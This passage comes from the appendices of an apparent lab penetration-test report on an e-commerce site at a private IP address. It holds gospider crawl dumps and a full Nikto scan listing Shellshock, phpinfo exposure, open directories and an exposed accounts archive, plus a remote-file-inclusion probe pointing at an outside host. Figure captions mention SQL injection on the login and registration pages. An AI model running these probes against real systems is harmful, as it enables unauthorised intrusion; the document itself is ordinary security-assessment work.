


Figure 35:Exposed admin panel.

APPENDIX B - FIGURES/TABLES/SCREENSHOTS




Table 1:Cookie value over time.

APPENDIX C – LARGE AMOUNTS OF RESULTS

5.1.1 Information held within "gospider_attemp1_no_cookie"

robots] - http://192.168.1.10/company-accounts
[url] - [code-200] - http://192.168.1.10/company-accounts/
[href] - http://192.168.1.10/company-accounts/?C=N;O=D
[href] - http://192.168.1.10/company-accounts/?C=M;O=A
[href] - http://192.168.1.10/company-accounts/?C=S;O=A
[href] - http://192.168.1.10/company-accounts/?C=D;O=A
[href] - http://192.168.1.10/
[href] - http://192.168.1.10/company-accounts/finances.zip
[href] - http://192.168.1.10/company-accounts/readme.txt
[url] - [code-200] - http://192.168.1.10
[href] - http://192.168.1.10/assets/css/bootstrap.min.css
[href] - http://192.168.1.10/assets/css/main.css
[href] - http://192.168.1.10/assets/css/green.css
[href] - http://192.168.1.10/assets/css/owl.carousel.css
[href] - http://192.168.1.10/assets/css/owl.transitions.css
[href] - http://192.168.1.10/assets/css/lightbox.css
[href] - http://192.168.1.10/assets/css/animate.min.css
[href] - http://192.168.1.10/assets/css/rateit.css
[href] - http://192.168.1.10/assets/css/bootstrap-select.min.css
[href] - http://192.168.1.10/assets/css/config.css
[href] - http://192.168.1.10/assets/css/blue.css
[href] - http://192.168.1.10/assets/css/red.css
[href] - http://192.168.1.10/assets/css/orange.css
[href] - http://192.168.1.10/assets/css/dark-green.css
[href] - http://192.168.1.10/assets/css/font-awesome.min.css
[href] - http://fonts.googleapis.com/css?family=Roboto:300,400,500,700
[href] - http://192.168.1.10/assets/images/favicon.ico
[href] - http://192.168.1.10/my-account.php
[href] - http://192.168.1.10/my-wishlist.php
[href] - http://192.168.1.10/my-cart.php
[href] - http://192.168.1.10/login.php
[href] - http://192.168.1.10/track-orders.php
[href] - http://192.168.1.10/index.php
[href] - http://192.168.1.10
[href] - http://192.168.1.10/category.php?cid=3
[href] - http://192.168.1.10/category.php?cid=4
[href] - http://192.168.1.10/category.php?cid=5
[href] - http://192.168.1.10/category.php?cid=6
[href] - http://192.168.1.10/product-details.php?pid=1
[href] - http://192.168.1.10/index.php?page=product&action=add&id=1
[href] - http://192.168.1.10/product-details.php?pid=2
[href] - http://192.168.1.10/index.php?page=product&action=add&id=2
[href] - http://192.168.1.10/product-details.php?pid=3
[href] - http://192.168.1.10/index.php?page=product&action=add&id=3

[href] - http://192.168.1.10/product-details.php?pid=4
[href] - http://192.168.1.10/index.php?page=product&action=add&id=4
[href] - http://192.168.1.10/product-details.php?pid=5
[href] - http://192.168.1.10/index.php?page=product&action=add&id=5
[href] - http://192.168.1.10/product-details.php?pid=6
[href] - http://192.168.1.10/index.php?page=product&action=add&id=6
[href] - http://192.168.1.10/product-details.php?pid=7
[href] - http://192.168.1.10/index.php?page=product&action=add&id=7
[href] - http://192.168.1.10/product-details.php?pid=8
[href] - http://192.168.1.10/index.php?page=product&action=add&id=8
[href] - http://192.168.1.10/product-details.php?pid=9
[href] - http://192.168.1.10/index.php?page=product&action=add&id=9
[href] - http://192.168.1.10/product-details.php?pid=11
[href] - http://192.168.1.10/index.php?page=product&action=add&id=11
[href] - http://192.168.1.10/product-details.php?pid=12
[href] - http://192.168.1.10/index.php?page=product&action=add&id=12
[href] - http://192.168.1.10/product-details.php?pid=13
[href] - http://192.168.1.10/index.php?page=product&action=add&id=13
[href] - http://192.168.1.10/product-details.php?pid=14
[href] - http://192.168.1.10/index.php?page=product&action=add&id=14
[href] - http://192.168.1.10/product-details.php?pid=15
[href] - http://192.168.1.10/index.php?page=product&action=add&id=15
[href] - http://192.168.1.10/product-details.php?pid=16
[href] - http://192.168.1.10/index.php?page=product&action=add&id=16
[href] - http://192.168.1.10/product-details.php?pid=17
[href] - http://192.168.1.10/index.php?page=product&action=add&id=17
[href] - http://192.168.1.10/product-details.php?pid=18
[href] - http://192.168.1.10/index.php?page=product&action=add&id=18
[href] - http://192.168.1.10/product-details.php?pid=19
[href] - http://192.168.1.10/index.php?page=product&action=add&id=19
[href] - http://192.168.1.10/product-details.php?pid=20
[href] - http://192.168.1.10/index.php?page=product&action=add&id=20
[href] -
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20%28White,%20White%29/1.jpeg
[href] -
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20%28Blue%29/1.jpeg
[href] - http://facebook.com/transvelo
[href] - http://192.168.1.10/addendum.php?type=terms.php
[form] - http://192.168.1.10
[javascript] - http://192.168.1.10/assets/js/jquery-1.11.1.min.js
[javascript] - http://192.168.1.10/assets/js/bootstrap.min.js
[javascript] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
[javascript] - http://192.168.1.10/assets/js/owl.carousel.min.js
[javascript] - http://192.168.1.10/assets/js/echo.min.js
[javascript] - http://192.168.1.10/assets/js/jquery.easing-1.3.min.js
[javascript] - http://192.168.1.10/assets/js/bootstrap-slider.min.js
[javascript] - http://192.168.1.10/assets/js/jquery.rateit.min.js

[javascript] - http://192.168.1.10/assets/js/lightbox.min.js
[javascript] - http://192.168.1.10/assets/js/bootstrap-select.min.js
[javascript] - http://192.168.1.10/assets/js/wow.min.js
[javascript] - http://192.168.1.10/assets/js/scripts.js
[javascript] - http://192.168.1.10/switchstylesheet/switchstylesheet.js
[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.js
[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/jquery-1.11.1.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/lightbox.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-slider.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/jquery.rateit.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/echo.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/owl.carousel.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-select.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/wow.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/jquery.easing-1.3.min.js
[url] - [code-200] - http://192.168.1.10/assets/js/scripts.js
[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/xml
[linkfinder] - http://192.168.1.10/assets/js/text/xml
[linkfinder] - http://192.168.1.10/text/xml
[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/plain
[linkfinder] - http://192.168.1.10/assets/js/text/plain
[linkfinder] - http://192.168.1.10/text/plain
[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/html
[linkfinder] - http://192.168.1.10/assets/js/text/html
[linkfinder] - http://192.168.1.10/text/html
[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - application/x-www-form-urlencoded
[linkfinder] - http://192.168.1.10/assets/js/application/x-www-form-urlencoded
[linkfinder] - http://192.168.1.10/application/x-www-form-urlencoded

5.1.2 Information held within "gospider_attemp2_no_cookie" (Actually used a cookie)

[robots] - http://192.168.1.10/company-accounts

[url] - [code-200] - http://192.168.1.10/company-accounts/

[href] - http://192.168.1.10/company-accounts/?C=N;O=D

[href] - http://192.168.1.10/company-accounts/?C=M;O=A

[href] - http://192.168.1.10/company-accounts/?C=S;O=A

[href] - http://192.168.1.10/company-accounts/?C=D;O=A

[href] - http://192.168.1.10/

[href] - http://192.168.1.10/company-accounts/finances.zip

[href] - http://192.168.1.10/company-accounts/readme.txt

[url] - [code-200] - http://192.168.1.10

[href] - http://192.168.1.10/assets/css/bootstrap.min.css

[href] - http://192.168.1.10/assets/css/main.css

[href] - http://192.168.1.10/assets/css/green.css

[href] - http://192.168.1.10/assets/css/owl.carousel.css

[href] - http://192.168.1.10/assets/css/owl.transitions.css

[href] - http://192.168.1.10/assets/css/lightbox.css

[href] - http://192.168.1.10/assets/css/animate.min.css

[href] - http://192.168.1.10/assets/css/rateit.css

[href] - http://192.168.1.10/assets/css/bootstrap-select.min.css

[href] - http://192.168.1.10/assets/css/config.css

[href] - http://192.168.1.10/assets/css/blue.css

[href] - http://192.168.1.10/assets/css/red.css

[href] - http://192.168.1.10/assets/css/orange.css

[href] - http://192.168.1.10/assets/css/dark-green.css

[href] - http://192.168.1.10/assets/css/font-awesome.min.css

[href] - http://fonts.googleapis.com/css?family=Roboto:300,400,500,700

[href] - http://192.168.1.10/assets/images/favicon.ico

[href] - http://192.168.1.10/my-account.php

[href] - http://192.168.1.10/my-wishlist.php

[href] - http://192.168.1.10/my-cart.php

[href] - http://192.168.1.10/login.php

[href] - http://192.168.1.10/track-orders.php

[href] - http://192.168.1.10/index.php

[href] - http://192.168.1.10

[href] - http://192.168.1.10/category.php?cid=3

[href] - http://192.168.1.10/category.php?cid=4

[href] - http://192.168.1.10/category.php?cid=5

[href] - http://192.168.1.10/category.php?cid=6

[href] - http://192.168.1.10/product-details.php?pid=1

[href] - http://192.168.1.10/index.php?page=product&action=add&id=1

[href] - http://192.168.1.10/product-details.php?pid=2

[href] - http://192.168.1.10/index.php?page=product&action=add&id=2

[href] - http://192.168.1.10/product-details.php?pid=3

[href] - http://192.168.1.10/index.php?page=product&action=add&id=3

[href] - http://192.168.1.10/product-details.php?pid=4

[href] - http://192.168.1.10/index.php?page=product&action=add&id=4

[href] - http://192.168.1.10/product-details.php?pid=5

[href] - http://192.168.1.10/index.php?page=product&action=add&id=5

[href] - http://192.168.1.10/product-details.php?pid=6

[href] - http://192.168.1.10/index.php?page=product&action=add&id=6

[href] - http://192.168.1.10/product-details.php?pid=7

[href] - http://192.168.1.10/index.php?page=product&action=add&id=7

[href] - http://192.168.1.10/product-details.php?pid=8

[href] - http://192.168.1.10/index.php?page=product&action=add&id=8

[href] - http://192.168.1.10/product-details.php?pid=9

[href] - http://192.168.1.10/index.php?page=product&action=add&id=9

[href] - http://192.168.1.10/product-details.php?pid=11

[href] - http://192.168.1.10/index.php?page=product&action=add&id=11

[href] - http://192.168.1.10/product-details.php?pid=12

[href] - http://192.168.1.10/index.php?page=product&action=add&id=12

[href] - http://192.168.1.10/product-details.php?pid=13

[href] - http://192.168.1.10/index.php?page=product&action=add&id=13

[href] - http://192.168.1.10/product-details.php?pid=14

[href] - http://192.168.1.10/index.php?page=product&action=add&id=14

[href] - http://192.168.1.10/product-details.php?pid=15

[href] - http://192.168.1.10/index.php?page=product&action=add&id=15

[href] - http://192.168.1.10/product-details.php?pid=16

[href] - http://192.168.1.10/index.php?page=product&action=add&id=16

[href] - http://192.168.1.10/product-details.php?pid=17

[href] - http://192.168.1.10/index.php?page=product&action=add&id=17

[href] - http://192.168.1.10/product-details.php?pid=18

[href] - http://192.168.1.10/index.php?page=product&action=add&id=18

[href] - http://192.168.1.10/product-details.php?pid=19

[href] - http://192.168.1.10/index.php?page=product&action=add&id=19

[href] - http://192.168.1.10/product-details.php?pid=20

[href] - http://192.168.1.10/index.php?page=product&action=add&id=20

[href] -
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20%28White,%20White%29/1.jpeg

[href] -
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20%28Blue%29/1.jpeg

[href] - http://facebook.com/transvelo

[href] - http://192.168.1.10/addendum.php?type=terms.php

[form] - http://192.168.1.10

[javascript] - http://192.168.1.10/assets/js/jquery-1.11.1.min.js

[javascript] - http://192.168.1.10/assets/js/bootstrap.min.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js

[javascript] - http://192.168.1.10/assets/js/owl.carousel.min.js

[javascript] - http://192.168.1.10/assets/js/echo.min.js

[javascript] - http://192.168.1.10/assets/js/jquery.easing-1.3.min.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-slider.min.js

[javascript] - http://192.168.1.10/assets/js/jquery.rateit.min.js

[javascript] - http://192.168.1.10/assets/js/lightbox.min.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-select.min.js

[javascript] - http://192.168.1.10/assets/js/wow.min.js

[javascript] - http://192.168.1.10/assets/js/scripts.js

[javascript] - http://192.168.1.10/switchstylesheet/switchstylesheet.js

[url] - [code-200] - http://192.168.1.10/assets/js/jquery.easing-1.3.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/jquery-1.11.1.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-slider.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/owl.carousel.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/jquery.rateit.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-hover-dropdown.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-select.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/lightbox.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/wow.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/echo.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/scripts.js

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/xml

[linkfinder] - http://192.168.1.10/assets/js/text/xml

[linkfinder] - http://192.168.1.10/text/xml

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/plain

[linkfinder] - http://192.168.1.10/assets/js/text/plain

[linkfinder] - http://192.168.1.10/text/plain

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - text/html

[linkfinder] - http://192.168.1.10/assets/js/text/html

[linkfinder] - http://192.168.1.10/text/html

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery-1.11.1.min.js] - application/x-www-form-urlencoded

[linkfinder] - http://192.168.1.10/assets/js/application/x-www-form-urlencoded

[linkfinder] - http://192.168.1.10/application/x-www-form-urlencoded

5.1.3 Nikto scan

nikto -h 192.168.1.10
- Nikto v2.1.6

+ Target IP: 192.168.1.10

+ Target Hostname: 192.168.1.10
+ Target Port: 80
+ Start Time: 2023-11-29 10:56:25 (GMT-5)

+ Server: Apache/2.4.3 (Unix) PHP/5.4.7
+ Retrieved x-powered-by header: PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3268: /company-accounts/: Directory indexing found.
+ Entry '/company-accounts/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /demo/: Directory indexing found.
+ OSVDB-3092: /demo/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.

+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3093: /admin/index.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and gives server environment variables. All default scripts should be removed. It may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and reveals system information. All default scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /login.php: Admin login page/section found.
+ 9946 requests: 0 error(s) and 38 item(s) reported on remote host
+ End Time: 2023-11-29 10:57:36 (GMT-5) (71 seconds)

+ 1 host(s) tested

APPENDIX D – FURTHER SCREENSHOTS




Figure 36:Login.php, SQL command.




Figure 37:Login.php, SQL result pt1.




Figure 38:Login.php, SQL result pt2.




Figure 39:Login.php, SQL result pt3.




Figure 40:Reg, SQL command.




Figure 41:Reg, SQL result pt1.

